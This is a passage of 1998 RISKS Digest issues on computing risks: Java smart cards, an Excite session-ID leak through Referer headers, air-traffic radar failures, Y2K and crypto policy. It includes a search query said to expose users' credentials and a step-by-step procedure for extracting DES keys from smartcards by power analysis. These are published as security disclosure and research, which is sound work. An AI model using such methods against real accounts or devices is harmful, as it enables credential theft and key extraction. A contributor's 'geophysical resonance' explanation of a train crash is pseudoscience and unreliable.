last december (1997), at the card tech meeting in san jose, a senior sun executive stated that performing the java application and the jvm requires more capacity and performance than available in the "conventional" microprocessor smart card. at the recent april 1998 card tech meeting, the sun executive changed his tune. it was possible to run a java application and jvm in a conventional smart card. when pressed for details he offered that the operating system and input/output portions of the application solution could be expressed in smart card native microprocessor language. use of the java application language and the jvm could then be processed in a conventional microprocessor smart card.

what happen to the write one solution, run anywhere java goal.
it has been
quietly abandoned if you want the economics of the conventional
8 bit wide
microprocessor smart card. the full solution is available by
going to a
higher performance, higher capacity microprocessor smart card.
with the
need to use a 16 bit or 32 bit wide microprocessor the cost of
the smart
card has increased by a factor of two or three times that of the
conventional smart card.

there appears to a quiet conspiracy not to disclose these
facts. sun will
not talk publically, unless pressed. big java fans like ibm
carefully omit
capacity and performance projections from their worldly
pronouncements of
java application and smart card architecture. the smart card
vendors have
mostly announced support for java - but they appear to omit
performance and
capacity details, even if pressed.

there are serious consequences to these actions. the
significant increase
in smart card costs is of great assistance to those trying to
delay smart
card action programs. it postpones the point at which a
business case may
be made to proceed with smart card issue. it also forces the
smart card
vendors to come up with their individual native language
components to
support java applications. this is called an api. how long
will it take to
provide those components? to what specifications? what
happened to the
write-once, any smart card solution - at implied conventional
smart card
costs?

Jerome Svigals Inc., 221 yarborough lane, redwood city, ca 94061
1-650 365 5920 fax 650 363 2198 smartcard@sprynet.com

⚡ Referer-log security hole

Jorn Barger <jorn@mcs.com>

Wed, 27 May 1998 17:14:23 -0500

On 11 May, CNet reported a security hole with the "My Excite" web 'portal', where a subscriber's private ID (effectively their private password) may show up in the referer-log of the next site they visit. The article is at:

<URL:<http://www.news.com/News/Item/0,4,21994,00.html>>

...and I doublechecked it today with "Pascal's Header Echo" at <URL:<http://echo.znet.de:8888/>> -- by pasting the Pascal URL into my Netscape Location Bar, Pascal *or anyone* will see much more in my headers than they ought:

===

I. Your Browser sent the following request to this server:

GET / HTTP/1.0 Referer: <http://my.excite.com/?uid=12345ABC654321A0>

Connection: Keep-Alive

User-Agent: Mozilla/4.03 (Macintosh; I; PPC, Nav)

Host: echo.znet.de:8888

Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*

Accept-Language: en

Accept-Charset: iso-8859-1,*,utf-8

===

I've changed the "uid" to a random equivalent, but anyone who

found it in
their Referer-log would gain full access to my customized Excite
data.

I don't remember even seeing this discussed, but presumably it
applies just
as well if you've been browsing pornography, etc, or even
looking at an HTML
file in your local filesystem... it would happily deliver up the
full path
to that file.

[Added note:] It gets worse and worse:

Going to Altavista and querying "+my.excite.com.uid" turns up
200 pages,
many with usable My Excite passwords.

I EDIT THE NET: <URL:[http://www.mcs.net/~jorn/html/weblogs/
weblog.html](http://www.mcs.net/~jorn/html/weblogs/weblog.html)>

🔥 globe.com vs Advertising Age passwords: spam and security problem

David Wittenberg <dkw@cs.brandeis.edu>

Thu, 4 Jun 1998 14:40:30 -0400 (EDT)

According to the New York Times 4 June electronic edition
article "Marketing
Mixup Raises Concerns About the Privacy of Passwords", 35000
subscribers to
"Advertising Age" received unsolicited e-mail from theglobe.
com. There are
two concerns. The minor concern is that some of them felt
spammed. The
major issue is that the mail contained an invitation to a free e-
mail account
and provided a username/password pair. This pair was their
username/password from "Advertising Age"'s web site. Some users

worried
that their passwords had been hacked.

In fact theglobe.com was running a site for "Advertising Age",
so in that
sense the passwords weren't compromised directly, but why were
the passwords
stored in plaintext? There is also the risk of e-mailing
passwords.

David Wittenberg <dkw@cs.brandeis.edu>

✶ Re: CzERT group of hackers ravage Czech & Slovak cyberspace ([R 19 77](#))

Steven Slatem <steven.slatem@intellitech-media.cz>
Wed, 03 Jun 1998 21:57:18 +0200

Herewith are the links, mistakenly omitted in the last RISKS
posting, to
the full story "CzERT lives on":

[http://www.intellitech-media.cz/public-access/nbisen/19980524-75x.
htm](http://www.intellitech-media.cz/public-access/nbisen/19980524-75x.htm)

Central & East European Hack Archive/CzERT Hack Archive:

[http://www.intellitech-media.cz/public-access/cee-hack-archive/
czert-hack-ar
chive](http://www.intellitech-media.cz/public-access/cee-hack-archive/czert-hack-archive)

The author (me) welcomes your comments, questions and opinions
in regards
to this story as well as the last posting to RISKS which
contained points
exclusive to that posting.

- Steven Slatem, Editor-In-Chief, Networked Business &
Information Security

News (NBISN), IntelliTech Media, Inc. <http://www.intellitech-media.cz>

[When including URLs in RISKS submissions, please remember to use only long-term URLs as in the case of these archival ones. TNX. PGN]



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 79

Saturday 6 June 1998

Contents

- [Radar glitch delays NYC flights](#)
[Edelson Doneel via PGN](#)
- [Air Force One drops off radar again](#)
[Edelson Doneel via PGN](#)
- [FAA orders retraining for air controllers](#)
[Peter G. Neumann](#)
- [Cause of train crash in Germany](#)
[Alexandre Sinyakov](#)
- [15th century time machine to suffer from millennium bug](#)
[Keith Rhodes](#)
- [UK libel law vs. US free speech](#)
[David Wittenberg](#)
- [Re: Disabling Java and JavaScript](#)
[Li Gong](#)
- [Y2K financial risks](#)
[Doneel Edelson](#)
- [Re: Referer-log security hole](#)
[Robert J. Woodhead](#)
[Sidney Markowitz](#)
[Mark Nottingham](#)
[Paul Wright](#)

● [Re: Navy stops teaching celestial navigation](#)

[Danny Burstein](#)

[Michael Comiskey](#)

● [Re: Risks of online phone books](#)

[Una Smith](#)

● [Info on RISKS \(comp.risks\)](#)

✶ Radar glitch delays NYC flights

"Edelson, Doneel" <doneeledelson@aciins.com>

Fri, 5 Jun 1998 14:25:44 -0500

Flights into and out of LaGuardia, Kennedy, and Newark in the NYC area were delayed by an air-traffic control center computer upgrade problem at the Westbury Long Island TRACON (Terminal Radar Approach Control). New TRACON software was first loaded for testing at 5:30 a.m. this morning, but it didn't work properly and the old software was reloaded at 7:10 a.m. Unfortunately, some controllers' screens froze, airspeed, destination, and other information were missing, and operations were slowed down. [USA today, via Associated Press 5 Jun 1998; PGN Stark Abstracting]

✶ Air Force One drops off radar again

"Edelson, Doneel" <doneeledelson@aciins.com>

Fri, 5 Jun 1998 14:24:35 -0500

In March, we reported ([RISKS-19.63](#)) the momentary outage of the long-range radar unit at Gibbsboro, N.J. (which had been installed in

February), with
Air Force One disappearing from radar. It happened again over
New Jersey
twice this morning with the President en route from Washington
DC to give
the MIT commencement address, the first time for 48 seconds, the
second for
36 seconds. (This was reportedly unrelated to the TRACON outage
noted in
the previous item.) There was also an earlier failure in
October 1997 in
which radar missed detecting a single-engine plane within 400
feet of a
Swissair Boeing 747, forcing the 747 into a steep dive. [USA
today, via
Associated Press 5 Jun 1998; PGN Stark Abstracting]

[At MIT, the President noted that we need better security in
our
systems. He failed to note (not surprisingly) that
Administration policy
on encryption is a serious hindrance to better security. PGN]

✈ FAA orders retraining for air controllers

"Peter G. Neumann" <Neumann@CSL.sri.com>
Sat, 6 Jun 1998 10:01:59 -0500

In light of a 20-foot-separation near-collision of two planes
over La
Guardia Airport on 3 April 1998, and a 21 May 1998 FAA memo
outlining
increased errors by controllers (19% increase in operational
errors, 49%
increase in surface errors), the FAA has ordered retraining of
10,000 of the
18,000 U.S. air-traffic controllers. The significance of the
near-disaster
came to light only after passenger complaints, whereas tower

personnel had failed to report it, and the pilot had notified his regional FAA office rather than the local center. Relating to radar dropouts, Joseph Fruscella (an air-traffic controller, and eastern regional vice president of the National Air Traffic Controllers' Association) said, "Every day we lose approximately 50 planes on the radar" for 30 to 60 seconds. "It's been a problem since day one." [USA today, via Associated Press, and *San Francisco Chronicle* items, p A4, 5 Jun 1998, and p. A1, 6 Jun 1998, PGN Stark Abstracting]

✈ Cause of train crash in Germany

"SINIAKOV ALEXANDRE" <san_k11@ns.aanet.ru>

Fri, 5 Jun 1998 22:53:55 +0400

[The cause of the worst German train disaster in more than 50 years

is being blamed on a broken wheel on the first car behind the lead

locomotive, according to *The Washington Post*, 6 Jun 1998, noting

that investigators had not yet determined whether it was metal fatigue

or an outside force. Consequently, this item from Sinyakov seemed worth

including as an indication of the diversity of risks that must be

considered relating to technology. PGN]

The cause of train crash in Germany is a natural phenomenon -- a Local Geophysical Resonance (LGR). LGR is unknown early phenomenon which is

connected with an interaction of solar systems planets. It was discovered by professor Alexander Sinyakov. This interaction leads to the excitation of local zone of outerspace. If the frequency of LGR is equal to the critical frequency of crystal structure of object, the failure of objects take place.

In the case of train crash in Germany (03 June 1998) the frequency of crystal structure of steel rails and wheels was equal to the frequency of LGR. The crack of rails and may be wheels arose as a result of LGR. Similar cause took place in the crash of train Pendolino in Italy.

More detail about LGR look at: <http://www.aanet.ru/nauka/siniakov/>

<http://www.aanet.ru/nauka/siniakov/>

Best regards professor Alexander Sinyakov, E-mail san_k11@cit.aanet.ru

⚡ 15th century time machine to suffer from millennium bug

<rhodesk.aimd@gao.gov>

Fri, 05 Jun 98 07:12:39 EST

The oldest time machine in the world destined to suffer from the millennium bug has been found in a museum in Liverpool in northwest England, it was reported Friday. The 400-year-old instrument, which predicts the position of the planets, will stop working at the dawn of the new millennium, unable

to accept the date of 1 Jan 2000, like many unadjusted computers around the world, museum curators said. The equatorium, built by an unknown craftsman in 1600, predicts the position of the Sun, Moon, other planets and even eclipses through a system of rotating discs and arms. But the last date inscribed was 1999. "It must have seemed like an eternity at the time," said curator Martin Suggett. [NOTE: These short-sighted engineers. No wonder we have all these problems. From the Japanese press, 5 June 1998.]

🔥 UK libellaw vs. US free speech

David Wittenberg <dkw@cs.brandeis.edu>

Fri, 5 Jun 1998 16:44:46 -0400 (EDT)

Dr. L. Godfrey is suing Cornell university and a former Cornell grad student for libel in London complaining about messages posted by the student (M. Dolenga) on the usenet group soc.culture.canada 3 years ago. Dr. Godfrey has previously settled a case in which he sued a British physicist and won a libel suit against an Australian ISP. He also has two other Internet defamation cases he is pursuing. The general issue here is that UK libel law often prohibits speech which in the US is protected by the first amendment. If the usenet articles were written in the US and transmitted to the UK, which laws apply? "English Court May Test U.S. Ideals on Online Speech" -- **The New York Times** (5 Jun 1998, electronic edition)

✉ Re: Disabling Java and JavaScript (Byrd, [RISKS-19.78](#))

Li Gong <gong@games.Eng.Sun.COM>

Fri, 5 Jun 1998 14:58:23 -0700

If you are worried enough about the level of risk that the Java technology (allegedly) brings to you, I wonder why you are brave enough to use a browser, a MIME-enabled e-mail reader, a postscript viewer, or a PC.

Li Gong, Java Software Division, Sun Microsystems Inc.

✉ Y2K financial risks

"Edelson, Doneel" <doneeledelson@aciins.com>

Fri, 5 Jun 1998 15:53:38 -0500

My company is the major credit insurer in the the USA (and the parent company is the world's largest credit insurer).

The marketing department issued a bulletin today outlining the Y2K financial risks in selling on credit to other companies, both domestic and foreign. The focus of the article, of course, is that through the purchase of credit insurance from our company, a business can protect itself against the risks of non-payment, slow payment, and insolvencies.

What this means to Risks readers is that the large insurance companies will monitor the main industries and businesses and provide early

warnings of financial problems to their clients to reduce or stop selling to those businesses that are at risk of becoming a problem.

(After the proper warning, the insurance company is not responsible for any further sales to those businesses).

✦ Re: Referer-log security hole (Barger, [RISKS-19.78](#))

"Robert J. Woodhead (AnimEigo)" <trebor@animeigo.com>

Thu, 4 Jun 1998 20:59:47 -0400

The difficulty of suppressing the Referer: field is a long-standing problem that has caught people many times in the past. And it is much worse than people think!

For example, if you are on an Excite page and TYPE a new URL into the Location: line of your browser, the Referer: field contains the URL of your current page, even though you (logically) didn't come from there! This is a massive security hole that has been reported many times to both Netscape and Microsoft, and never fixed.

The only way to prevent such information from being passed is as follows:

- 1) Make sure that there are no off-site image references on your page; they get the referer too. If you're using a banner exchange service, better hope they are trustworthy!

- 2) Make all your links to off-site locations indirect through a CGI that

returns a page that uses the Refresh Meta tag to load the final destination. A CGI that merely redirects to the destination page will NOT be sufficient; the Referer: of the original page is not changed when a Redirect occurs!

You can see the proper technique in operation at <http://selfpromotion.com/queue.t>

✂ Re: Referer-log security hole (Barger, [RISKS-19.78](#))

"Sidney Markowitz" <sidney@communities.com>

Thu, 4 Jun 1998 19:30:57 -0700

In [RISKS-19.78](#) Jorn Barger talked about referer logs capturing people's Excite passwords and implied that the web search string he mentioned would find such logs. Perhaps this is what he meant when he said "it gets worse and worse", but the problem really is much worse than referer logs.

The actual problem is that Excite includes an encoded password in the URL and that encoded password is all that is needed to access and change the personal information that one keeps on the Excite site. Many of the hits on the search string that Jorn mentioned are not referer logs but are pages such as "John Doe's Bookmark List" where someone has published their bookmarked link to Excite, probably not realizing that their password is encoded in it. The resulting URL allows anyone to view the personal information that was entered into the profile and even change

the password
as a denial of service attack.

On the page where I could see one of these John Doe's name, e-mail address,
zip code, gender, birthdate and marital status was a link to Excite's
"Privacy Policy" where they displayed in bold letters:

"Excite will never willfully disclose individually identifiable information
about its customers to any third party without first receiving that
customer's permission."

Other companies provide customizable home pages without creating URLs that
when bookmarked give full authenticated access under a user's id. I'll leave
the details on how to do it as an exercise for the people who get paid to
think them up.

sidney markowitz <sidney@communities.com>

✶ Re: Referer-log security hole (Barger, [RISKS-19.78](#))

Mark Nottingham <mnot@pobox.com>

Fri, 05 Jun 1998 18:45:04 +1000

This is due to the poor planning on Excite's part, not any flaw in the
protocol. After all, a URL is a UNIFORM resource locator, and shows the path
to any definable object.

Excite has just misused it; it's perfectly acceptable to use the query
component to specify user-specific info (so they can 'log in')

from
anywhere). To have the authentication in there as well is
lunacy; it shows
up not only in the referer, but the History, any bookmarks,
local cache and
any proxies (and their logs) between the user and the server.

Mark Nottingham, Melbourne, Australia <http://www.pobox.com/~mnot/>
Web architecture, design and programming mnot@pobox.com

✂ Re: Referer-log security hole (Barger, [RISKS-19.78](#))

Paul Wright <pw201@hermes.cam.ac.uk>

Fri, 5 Jun 1998 20:31:22 +0100 (BST)

Jorn Barger points out something which people who run their own
web-servers
have known for a while. Last year, a friend of mine ran a server
with the
host name of "tickle", named after the Mr Tickle character in
Roger
Hargreaves' books for children. The site had multiple
occurrences of the
word "tickle" on its pages, as well, of course, as in the URL.
The referer
logs from the web server frequently cited search engine pages
with query
strings which were fairly revealing: it seems adults associate
tickling with
things that children wouldn't even dream about! I suppose a
serious
situation could arise from this if an unscrupulous webmaster
combined this
information with ident daemon logs the server also keeps.

Paul Wright, Churchill College, Cambridge

<http://www.chu.cam.ac.uk/home/pw201/>

⚡ Re: Navy stops teaching celestial navigation ([RISKS-19.78](#))

danny burstein <dannyb@panix.com>

Fri, 5 Jun 1998 16:49:20 -0400 (EDT)

Numerous folk commented on the US Navy plans for dropping most of their "celestial navigation" courses, in favo[u]r of additional training in use of, for example, the Global Positioning Satellite (GPS) system.

Much concern was expressed by RISKS contributors as to the dangers inherent in this reliability on high technology - a story well known to all readers here.

Might I suggest the obvious solution to this quandary?

There is, indeed, a completely separate and fully functional backup to GPS currently in place, namely the GLONASS system placed in orbit by the Russians (and their friends).

Given the fiercely competitive, yet complementary, nature of this second system, it's highly unlikely that anything short of our sun going nova would knock them both out. In which case, of course, loss of GPS would be the least of our worries.

And as an added benefit GLONASS doesn't suffer from the deliberate degradation placed on the US signal.

Danny 'overhead, without any fuss, the satellites guide the way'
burstein

⚡ Re: Navy stops teaching celestial navigation (Kuenning, [RISKS-19.78](#))

Michael Comiskey <michael.comiskey.um@nics.gov.uk>

Fri, 5 Jun 1998 17:48:08 +0100 (BST)

To add to the fray on the navigation issue:

> ... but I'd bet they can get a new GPS broadcaster online in
> minutes if they **really** need to.

This sounds dubious. The USAF and USN ballistic missiles are relatively small suborbital rockets compared to those used to put satellites into orbit. The Navstar satellites used for GPS are pretty hefty beasts, requiring a large launcher. They also are in a high earth orbit. I cannot see how any of the US ballistic missile fleet, (even the Peacekeeper) could be used to get a navstar into a usable orbit.

While there may be some emergency system about, I can't see it being as accurate as GPS.

Michael Comiskey michael.comiskey.um@nics.gov.uk
Systems Manager, Ulster Museum

⚡ Re: Risks of online phone books (Epstein, [RISKS-19.78](#))

Una Smith <una.smith@yale.edu>

Fri, 5 Jun 1998 16:36:48 -0400 (EDT)

Regarding Jeremy Epstein's report of a false alarm gunshot

wound, I have had similar but not as frightening experiences. I have a very common surname and a rare given name (it is so rare in the US that I am constantly asked about it). On two occasions, I have received personal e-mail from total strangers who assumed they had "found" a long-lost friend or relative on the Internet. The highly personal nature of this mail was disturbing to me, and the authors were more than a little embarrassed to discover that they had disclosed such personal information about themselves to a complete stranger. And let us not forget the innocent third party: the intended recipient of this mail, some of whose personal affairs were also disclosed to me in these letters.

Or maybe these letters were just a new kind of sucker ploy meant to get me, a woman by my given name, to exchange personal mail with the sender. I almost miss the old days when undergraduates at sites in another state would send me Unix talk requests that began with "hey babe, I am watching you across the terminal room", assuming a "babe" would not know where the talk request was coming from, or something...

Una Smith



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 80

Wednesday 10 June 1998

Contents

- [Ill-Litt-er-ate comment on U.S. cryptography policy?](#)
[Steve Crocker](#)
- [1998 "Risks of Key Recovery" report now available](#)
[Matt Blaze](#)
- [Differential Power Analysis](#)
[Paul Kocher](#)
- [SLAC hack attack](#)
[PGN](#)
- [Pioneer is calling for the ROM upgrade of their old GPS systems](#)
[Chiaki Ishikawa](#)
- [NJ motor vehicle department computer crash](#)
[David Wittenberg](#)
- [Burglars foiled by cordless phone interception](#)
[Matthew Delaney](#)
- [German high-speed train disaster](#)
[Martin Virtel](#)
- [Update on German risks ...](#)
[Debora Weber-Wulff](#)
- [Re: Local Geophysical Resonance](#)
[Geoff Speare](#)

 [Info on RISKS \(comp.risks\)](http://comp.risks)

Ill-Litt-er-ate comment on U.S. cryptography policy?

Steve Crocker <crocker@cybercash.com>

Tue, 09 Jun 1998 09:29:52 -0400

The 1998 Electronic Privacy Information Center (EPIC) Cryptography and Privacy Conference took place on 8 Jun 1998 in Washington D.C. It was an excellent program, but unfortunately the most memorable moment was a response from Principal Associate Deputy Attorney General Robert Litt. Litt appeared on a panel about US Encryption Policy. During the Q&A, he was asked about the National Research Council's report last year on cryptography policy, Cryptography's Role In Securing the Information Society ("CRISIS").

For those unfamiliar with the report, it's a monumental and thorough work.

The committee included a former deputy Secretary of State (Kenneth W. Dam), a former deputy commander in chief of the European command in Germany (W.Y. Smith), a former deputy director of NSA (Ann Caracristi), a former Attorney General (Benjamin Civiletti). 13 of the 16 committee members had full security clearances and received the much touted behind the scenes briefings from the intelligence community. They concluded "debate over the national cryptographic policy can be carried out in a reasonable manner on an unclassified basis."

Nonetheless, Litt responded that it was written before he came on board and therefore he didn't feel obliged to read it. The audience gasped.

Undersecretary of Commerce for Export Administration, William Reinsch,

sitting with him on the panel looked disgusted. Jim Bidzos, president of

RSA, later quipped it was "a gaff of EPIC proportions." The hallway talk

the rest of the day reflected shock at the combination of naivete and

arrogance that continues to pervade the Administration.

Steve Crocker, CyberCash, Inc., 2100 Reston Parkway, Reston, VA 20191

+1 703 716 5214 (Main number +1 703 620 4200) crocker@cybercash.com

[Note: There was no Subject: line on Steve's message as received. The

one above was added by the moderator, after checking with Webster. PGN]

🔥 1998 "Risks of Key Recovery" report now available

Matt Blaze <mab@research.att.com>

Wed, 10 Jun 1998 08:28:56 -0400

In May of last year, a group of 11 cryptographers and computer security researchers released a technical study of the risks, costs, and complexities of deploying so-called "key-recovery" systems proposed by the U. S. and other governments. The report, entitled "The Risks of Key Recovery, Key Escrow, and Trusted Third Party Encryption", concluded that building a secure, economical key-recovery infrastructure of the kind required

would be "beyond
the current competency of the field."

In the year since the report was first issued, there has been a great deal of government, industry, and research activity toward designing, prototyping, and building key-recovery systems to meet government or commercial requirements. We have revisited our study to take into account the latest work on key recovery and have issued an updated study. The report, published by the Center for Democracy and Technology, was released at the 1998 EPIC Cryptography Conference in Washington DC on June 8th.

The 1998 edition of "The Risks of Key Recovery" report is now available on the web at:

http://www.crypto.com/key_study

>From the report's preface:

One year after the 1997 publication of the first edition of this report, its essential finding remains unchanged and substantively unchallenged: The deployment of key recovery systems designed to facilitate surreptitious government access to encrypted data and communications introduces substantial risks and costs. These risks and costs may not be appropriate for many applications of encryption, and they must be more fully addressed as governments consider policies that would encourage ubiquitous key recovery.

The reports authors include Hal Abelson, Ross Anderson, Steven M. Bellovin,

Josh Benaloh, Matt Blaze, Whitfield Diffie, John Gilmore, Peter G. Neumann,
Ronald L. Rivest, Jeffrey I. Schiller, and Bruce Schneier.

⚡ Differential Power Analysis

Paul Kocher <paul@cryptography.com>

Tue, 09 Jun 1998 20:33:25 -0700

Information is now available online about three related attacks we have developed at Cryptography Research: Simple Power Analysis, Differential Power Analysis, and High-Order Differential Power Analysis.

The basic idea of the attacks is that the power consumption of a device (such as a smartcard) is statistically correlated to the operations it performs. By monitoring the power usage (or electromagnetic radiation, etc.) during cryptographic operations, it is possible to obtain information correlated to the keys. The collected data is then analyzed to actually find the keys. The three attacks use increasingly sophisticated analysis methods.

We have implemented these attacks against a large number of smartcards, and at this point do not believe that any cryptographic smartcards on the market are immune to these analysis techniques.

There is now an initial summary on Differential Power Analysis on our web page at <http://www.cryptography.com/dpa>, and more information will be put on

the website as it becomes available. A condensed text version is also attached below. Paul Kocher

INTRODUCTION TO DIFFERENTIAL POWER ANALYSIS

Paul Kocher, Joshua Jaffe, Ben Jun, Cryptography Research

Introduction: Power Variation

Integrated circuits are built out of individual transistors, which act as voltage-controlled switches. Current flows across the transistor substrate when charge is applied to (or removed from) the gate. This current then delivers charge to the gates of other transistors, interconnect wires, and other circuit loads. The motion of electric charge consumes power and produces electromagnetic radiation, both of which are externally detectable.

Therefore, individual transistors produce externally observable electrical behavior. Because microprocessor logic units exhibit regular transistor switching patterns, it is possible to easily identify macro-characteristics (such as microprocessor activity) by the simple monitoring of power consumption. DPA type attacks perform more sophisticated interpretations of this data.

Simple Power Analysis (SPA)

In SPA attacks, an attacker directly observes a system's power consumption. The amount of power consumed varies depending on the microprocessor instruction performed. Large features such as DES rounds, RSA operations, etc. may be identified, since the operations performed by the microprocessor vary significantly during different parts of these

operations. At higher magnification, individual instructions can be differentiated. SPA analysis can, for example, be used to break RSA implementations by revealing differences between multiplication and squaring operations. Similarly, many DES implementations have visible differences within permutations and shifts (e.g., the PC1 permutation or rotates of the C and D registers), and can thus be broken using SPA. While Cryptography Research found many smartcards to be vulnerable to SPA analysis, it is not particularly difficult to build SPA-resistant devices.

The figure [see web site] shows SPA monitoring from a single DES operation performed by a typical smartcard. The upper trace shows the entire encryption operation, including the initial permutation, the 16 DES rounds, and the final permutation. The lower trace is a detailed view of the second and third rounds.

Differential Power Analysis (DPA)

DPA is a much more powerful attack than SPA, and is much more difficult to prevent. While SPA attacks use primarily visual inspection to identify relevant power fluctuations, DPA attacks use statistical analysis and error correction techniques to extract information correlated to secret keys.

Implementation of a DPA attack involves two phases: Data collection and data analysis. Data collection for DPA may be performed as described previously by sampling a device's power consumption during cryptographic operations as

a function of time. For DPA, a number of cryptographic operations using the target key are observed.

The following steps provide an example of a DPA attack process for technical readers. (More detailed information will follow in the near future.) The following explanation presumes a detailed knowledge of the DES algorithm.

1. Make power consumption measurements of the last few rounds of

1000 DES operations. Each sample set consists of 100000 data

points. The data collected can be represented as a two-dimensional array $S[0\dots999][0\dots99999]$, where the first index

is the operation number and the second index is the sample. For

this example, the attacker is also assumed to have the encrypted ciphertexts, $C[0\dots999]$.

2. The attacker next chooses a key-dependent selection function D .

In this case, the selection function would have the form $D(K_i, C)$, where K_i is some key information and C is a ciphertext. For the example, the attacker's goal will be to find the 6 bits of the DES key that are provided as the input

to the DES S box 4, so K_i is a 6-bit input. The result of $D(K_i, C)$ would be obtained by performing the DES initial permutation (IP) on C to obtain R and L , performing the E expansion on R , extracting the 6-bit input to S_4 , XORing

with K_i , and using the XOR result as the input to the standard DES

S_4 lookup operation. A target bit (for example, the most significant bit) of the S result is selected. The P permutation

is applied to the bit. The result of the $D(K_i, C)$ function is

set to 0 if the single-bit P permutation result and the

corresponding bit in L are equal, and otherwise $D(K_i, C)$ yields 1.

3. A differential average trace $T[0..63][0..99999]$ is constructed from the data set S using the results of the function D . In particular: [See web site for formula]
4. The attacker knows that there is one correct value for K_i ; other values are incorrect. The attack goal is to identify the correct value. In the trace $T[i][0..99999]$ where $i=K_i$, $D(i, C[k])$ for any k will equal the value of the target bit in L of the DES operation before the DES F function result was XORed. When the target device performed the DES operations, this bit value was stored in registers, manipulated in logic units, etc. -- yielding detectable power consumption differences. Thus, for the portions of the trace $T[i=K_i]$ where that bit was present and/or manipulated, the sample set $T[i]$ will show power consumption biases. However, for samples $T[i \neq K_i]$, the value of $D(i, C[k])$ will not correspond to any operation actually computed by the target device. As a result, the trace $T[i]$ will not be correlated to anything actually performed, and will average to zero. (Actually, $T[i \neq K_i]$ will show small fluctuations due to noise and error that is not statistically filtered out, and due to biases resulting from statistical properties of the S tables. However, the largest biases will correspond to the correct value of K_i .)
5. The steps above are then repeated for the remaining S boxes to find the 48 key bits for the last round. The attack can then be repeated to find the previous round's subkey (or the remaining

8 bits can be found using a quick search.)

While the effects of a single transistor switching would be normally be impossible to identify from direct observations of a device's power consumption, the statistical operations used in DPA are able to reliably identify extraordinarily small differences in power consumption.

The figure below [see Web site] is a DPA trace from a typical smartcard, showing the power consumption differences from selecting one input bit to a DES encryption function used as a random number generator. (The function of D was chosen to equal the value of plaintext bit 5.) The input permutation places this bit as part of the R register, affecting the first-round F function computation and results. Round 2 effects (due to the use of counter mode) are also strong. The trace was produced using 1000 measurements, although the signals would be discernible with far fewer.

High-Order Differential Power Analysis (HO-DPA)

While the DPA techniques described above analyze information across a single event between samples, high-order DPA may be used to correlate information between multiple cryptographic suboperations. Naive attempts to address DPA attacks can introduce or miss vulnerabilities to HO-DPA attacks.

In a high-order DPA attack, signals collected from multiple sources, signals collected using different measuring techniques, and signals with different temporal offsets are combined during application of DPA techniques. Additionally, more general differential functions

(D) may be applied. More advanced signal processing functions may also be applied. The basic HO-DPA processing function is thus a more general form of the of the standard DPA function.

Today HO-DPA are primarily of interest to system implementers and researchers, since no actual systems are known that are vulnerable to HO-DPA that are not also vulnerable to DPA. However, DPA countermeasures must also address HO-DPA attacks to be effective.

Solving the Problems

Cryptography Research has undertaken a substantial development effort to understand hardware security issues and their countermeasures. Cryptography Research has pending patents directed to the technologies and techniques below.

DPA and related attacks span the traditional engineering levels of abstraction. While many previously-known cryptanalytic attacks (such as brute force) can be analyzed by studying cryptographic algorithms, DPA vulnerabilities result from transistor and circuit electrical behaviors which propagate to expose logic gates, microprocessor operation, and software implementations. This ultimately compromises the cryptography.

Techniques for addressing DPA and related attacks can be incorporated at a variety of levels:

Transistor: No feasible alternatives to semiconductors are available today,

but alternate computation technologies (such as pure optical computing) may exist in the future. Cryptography Research has developed gate-level logic designs that leak substantially less information.

Circuit, Logic, Microprocessor, and Software: In physically large systems, well-filtered power supplies and physical shielding can make attacks infeasible. For systems with physical or cost constraints, Cryptography Research has developed hardware and software techniques that include ways of reducing the amount of information leaked, introducing noise into measurements, decorrelating internal variables from secret parameters, and temporally decorrelating cryptographic operations. In applications where attackers do not have physical possession of the device performing cryptographic operations, such techniques can be effective. However, because externally-monitorable characteristics remain fundamentally correlated to cryptographic operations, we do not recommend these approaches as a complete solution for applications where attackers might gain physical possession of devices.

Software and Algorithms: The most effective solution is to design and implementing cryptosystems with the assumption that information will leak. Cryptography Research has developed approaches for securing existing cryptographic algorithms (including RSA, DES, DSA, Diffie-Hellman, ElGamal, and Elliptic Curve systems) to make systems remain secure even though the underlying circuits may leak information. In cases where the physical

hardware leaks excessively, the leak reduction and masking techniques are also required.

Paul Kocher, President, Cryptography Research, 870 Market St., Suite 1088
San Francisco, CA 94102 415-397-0123 (FAX: -0127)
paul@cryptography.com

[This work has enormous potential as one more technique for breaking weakly designed and badly implemented systems, and consequently represents one more forcing function that must be recognized in trying to achieve better systemic security. Unfortunately, it also can break some good good systems. The most important lesson is that computer-communication security is a weak-link problem, and at present, computer-based systems are riddled with weak links. There will always be some weak links, but today there are far too many. PGN]

⚡ SLAC hack attack

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Wed, 10 Jun 98 13:55:41 PDT

The Stanford Linear Accelerator Center (SLAC) computer system was the victim of an intrusion on 2 Jun 1998 that touched about 50 files. The intruder logged in with a password (guessed? sniffed? borrowed?), and left as evidence only a new zero-length file (perhaps set up with write privileges?). In response, SLAC cut its computers off the Internet until yesterday while they tried to figure out what had happened, with

30 people

working overtime. [Abstracted from *Palo Alto Daily News*, 10 Jun 1998, p. 3]

✦ Pioneer is calling for the ROM upgrade of their old GPS systems

Chiaki Ishikawa <Chiaki.Ishikawa@personal-media.co.jp>

Wed, 10 Jun 1998 18:45:30 +0900 (JST)

Recently, I noticed that the Japanese maker of audio and other electronics goods, Pioneer, have begun magazine ads campaign (in Japan) notifying the users of their old GPS-based automobile navigation aids of the problem of their old ROM firmware. (I am sure there are similar systems in USA. The automobile navigation system essentially shows the map on a small display and indicates where you are and where your target is, etc..)

The one page black and white ads states that certain old models of their GPS-based systems won't show correct positions beginning on 22 Aug 1999, and urge the users of such systems to contact Pioneer office for upgrading the ROM.

It does not bother to explain the reason for the problem, i.e., rollover of the week count, etc.. I think it is all right since the ads page is meant for general public. My father has a similar system in his car, but I doubt if he cares about the integer overflow, etc..

I submit this to RISKS because I feel Pioneer is doing the right

thing and
should be commended. That it uses black and white subdued
layout seems to
me that they are trying to place the ads in as many magazines as
possible
within their budget.

I just wonder if there are other old models used widely from
other companies
which will begin malfunctioning, i.e. posting incorrect
positions after that
date.

Ishikawa, Chiaki, Personal Media Corp, Shinagawa, Tokyo, Japan
142
